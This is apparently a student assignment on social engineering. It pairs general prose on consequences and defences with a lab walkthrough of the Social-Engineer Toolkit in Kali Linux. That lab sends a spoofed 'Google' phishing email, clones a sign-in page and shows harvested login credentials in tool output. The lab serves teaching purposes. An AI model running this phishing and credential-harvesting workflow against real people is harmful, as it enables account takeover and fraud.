ASSIGNMENT-3

CHITTALA SWATHI

B. TECH

20ME1A4612

RCEE

SOCIAL ENGINEERING

Social engineering is a method used by attackers to manipulate individuals into divulging confidential information, performing actions, or providing access to systems or resources that compromise security. Unlike traditional hacking techniques that focus on exploiting technical vulnerabilities, social engineering targets human psychology and behavior to achieve its objectives.

The consequences of successful social engineering

1. **Data Breaches**: Social engineering attacks often result in unauthorized access to sensitive information, leading to data breaches. This can include personal and financial data of individuals, intellectual property, trade secrets, and confidential corporate information.
2. **Financial Losses**: Organizations can suffer significant financial losses due to social engineering attacks. These losses may result from theft of funds through fraudulent transactions, costs associated with remediation and legal proceedings, regulatory fines, and loss of revenue due to reputational damage.
3. **Reputational Damage**: A successful social engineering attack can tarnish an organization's reputation, eroding trust among customers, partners, and stakeholders. Negative publicity surrounding a data breach or security incident can lead to a loss of business, difficulty attracting new customers, and long-term damage to brand image.
4. **Legal and Regulatory Consequences**: Organizations may face legal and regulatory consequences for failing to protect sensitive information and comply with data protection laws. This can include fines, penalties, lawsuits from affected individuals or regulatory bodies, and damage to business relationships with partners and clients.
5. **Operational Disruption**: Social engineering attacks can disrupt normal business operations, leading to downtime, loss of productivity, and disruption of critical services. This can have cascading effects on supply chains, customer service, and overall business continuity.


Safeguarding Against Social Engineering Attacks:

1. **Comprehensive Employee Training**: Provide regular and thorough training sessions to educate employees about common social engineering tactics, such as phishing, pretexting, and baiting. Ensure they understand how to recognize suspicious emails, messages, or phone calls and how to respond appropriately.
2. **Implement Multi-Factor Authentication (MFA)**: Require the use of multi-factor authentication for accessing sensitive systems and information. MFA adds an extra layer of security by verifying the identity of users through multiple authentication factors, such as

passwords, biometrics, or tokens, reducing the risk of unauthorized access even if credentials are compromised.


3. **Robust Email Filtering and Anti-Phishing Solutions**: Deploy advanced email filtering and anti-phishing solutions to automatically detect and block malicious emails before they reach employees' inboxes. These solutions can identify phishing attempts based on sender reputation, suspicious links, or malicious attachments, reducing the likelihood of successful social engineering attacks.
4. **Establish Clear Security Policies and Procedures**: Develop and enforce clear security policies and procedures that outline best practices for handling sensitive information, responding to suspicious communications, and reporting security incidents. Ensure employees are aware of their responsibilities and the consequences of non-compliance.
5. **Regular Security Awareness Campaigns**: Conduct regular security awareness campaigns to reinforce knowledge and encourage vigilance among employees. Use a variety of formats, such as interactive training modules, simulated phishing exercises, posters, and newsletters, to engage employees and keep security top of mind.

Phishing Email Attack:



root@kali: ~
File Actions Edit View Help

```
┌──(root㉿kali)-[~]
└─# setoolkit
```


"the quieter you become, the more you




```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XX                                                                            XX
XX   MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM   XX
XX   MMMMMMMMMMMMMMMMMMMMMssssssssssssssssssssssssssMMMMMMMMMMMMMMMMMMMMMMM   XX
XX   MMMMMMMMMMMMMMMMMMss'''                          '''ssMMMMMMMMMMMMMMMM   XX
XX   MMMMMMMMMMMMMMyy''                                  ''yyMMMMMMMMMMMMM   XX
XX   MMMMMMMMMyy''                                          ''yyMMMMMMMMM   XX
XX   MMMMMy''                                                  ''yMMMMM   XX
XX   MMMy'                                                          'yMMM   XX
XX   Mh'                                                              'hM   XX
XX   -                                                                  -   XX
XX                                                                          XX
XX   ::                                                                ::   XX
XX   MMhh.          ..hhhhhh..                  ..hhhhhh..          .hhMM   XX
XX   MMMMMh      ..hhMMMMMMMMMMhh.            .hhMMMMMMMMMMhh..      hMMMMM   XX
XX   ---MMM  .hMMMMdd:::dMMMMMMMhh..      ..hhMMMMMMMd:::ddMMMMh.  MMM---   XX
XX   MMMMMM  MMmm''       'mmMMMMMMMMyy.  .yyMMMMMMMMmm'       ''mmMM  MMMMMM   XX
XX   ---mMM  ''              'mmMMMMMMMM  MMMMMMMMmm'               ''  MMm---   XX
XX   yyyym'      .              'mMMMMm'  'mMMMMm'              .      'myyyy   XX
XX   mm''      .y'      ..yyyyy..    ''''      ''''    ..yyyyy..      'y.      ''mm   XX
XX             MN     .sMMMMMMMMMss.    .      .    .ssMMMMMMMMMs.     NM         XX
XX             N`     MMMMMMMMMMMMMN     M      M     NMMMMMMMMMMMMM     `N         XX
XX              +   .sMNNNNNMMMMMN+     `N      N`     +NMMMMMNNNNNMs.   +          XX
XX                o+++      ++++Mo      M        M      oM++++      +++o            XX
XX                                     oo        oo                                 XX
XX             oM                   oo              oo                   Mo         XX
XX           oMMo                   M                M                   oMMo       XX
XX         +MMMM                    s                s                    MMMM+     XX
XX        +MMMMM+              +++NNNN+          +NNNN+++              +MMMMM+      XX
XX       +MMMMMMM+          ++NNMMMMMMMMN+    +NMMMMMMMMNN++          +MMMMMMM+     XX
XX       MMMMMMMMMNN+++NNMMMMMMMMMMMMMMNNNNMMMMMMMMMMMMMMNN+++NNMMMMMMMMM          XX
XX       yMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMy          XX
XX   m    yMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMy    m   XX
XX   MMm yMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMy mMM   XX
XX   MMMm .yyMMMMMMMMMMMMMMMMM     MMMMMMMMMM     MMMMMMMMMMMMMMMMMMyy. mMMM   XX
XX   MMMMd   ''''hhhhh       odddo          obbbo        hhhh''''   dMMMM   XX
XX   MMMMMd             'hMMMMMMMMMMddddddMMMMMMMMMMh'              dMMMMM   XX
XX   MMMMMMd              'hMMMMMMMMMMMMMMMMMMMMMMh'              dMMMMMM   XX
XX   MMMMMMM-               ''ddMMMMMMMMMMMMMMdd''               -MMMMMMM   XX
XX   MMMMMMMM                   '::dddddddd::'                   MMMMMMMM   XX
XX   MMMMMMMM-                                                   -MMMMMMMM   XX
```




```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
    .o88o.                               o8o                 .
    888 `"                               `"'                .o8
   o888oo   .oooo.o  .ooooo.   .ooooo.  oooo   .ooooo.  .o888oo oooo    ooo
    888    d88(  "8 d88' `88b d88' `"Y8 `888  d88' `88b   888    `88.  .8'
    888    `"Y88b.  888   888 888        888  888ooo888   888     `88..8'
    888    o.  )88b 888   888 888   .o8  888  888    .o   888 .    `888'
   o888o   8""888P' `Y8bod8P' `Y8bod8P' o888o `Y8bod8P'   "888"      d8'
                                                               .o...P'
                                                               `XER0'


[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```



```
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then i
s replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which
 is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.
```



```
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:intern19876@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:1919swathii@gmail.com
set:phishing> The FROM NAME the user will see:Google
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:n
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
```




check who looging into your account Inbox ×

1919swathii@gmail.com
to me

7:02 PM (0 minutes ago)


your account is looging in this device: 10.0.2.15



Sign in with your Google Account

intern19876@gmail.com

••••



```
  File "/usr/share/set/src/webattack/harvester/harvester.py", line 456, in do_POST
    self.send_header('Location', RAW_URL)
                                 ^^^^^^^^^^^

UnboundLocalError: cannot access local variable 'RAW_URL' where it is not associated with a value
────────────────────────────────────────
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: email=intern19876@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=1234
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [10/Mar/2024 09:33:33] "POST /ServiceLoginAuth HTTP/1.1" 302 -
────────────────────────────────────────
Exception occurred during processing of request from ('10.0.2.15', 56234)
Traceback (most recent call last):
  File "/usr/lib/python3.11/socketserver.py", line 691, in process_request_thread
    self.finish_request(request, client_address)
  File "/usr/lib/python3.11/socketserver.py", line 361, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "/usr/lib/python3.11/socketserver.py", line 755, in __init__
    self.handle()
  File "/usr/lib/python3.11/http/server.py", line 436, in handle
    self.handle_one_request()
  File "/usr/lib/python3.11/http/server.py", line 424, in handle_one_request
    method()
  File "/usr/share/set/src/webattack/harvester/harvester.py", line 456, in do_POST
    self.send_header('Location', RAW_URL)
                                 ^^^^^^^^^^^

UnboundLocalError: cannot access local variable 'RAW_URL' where it is not associated with a value
────────────────────────────────────────
█
```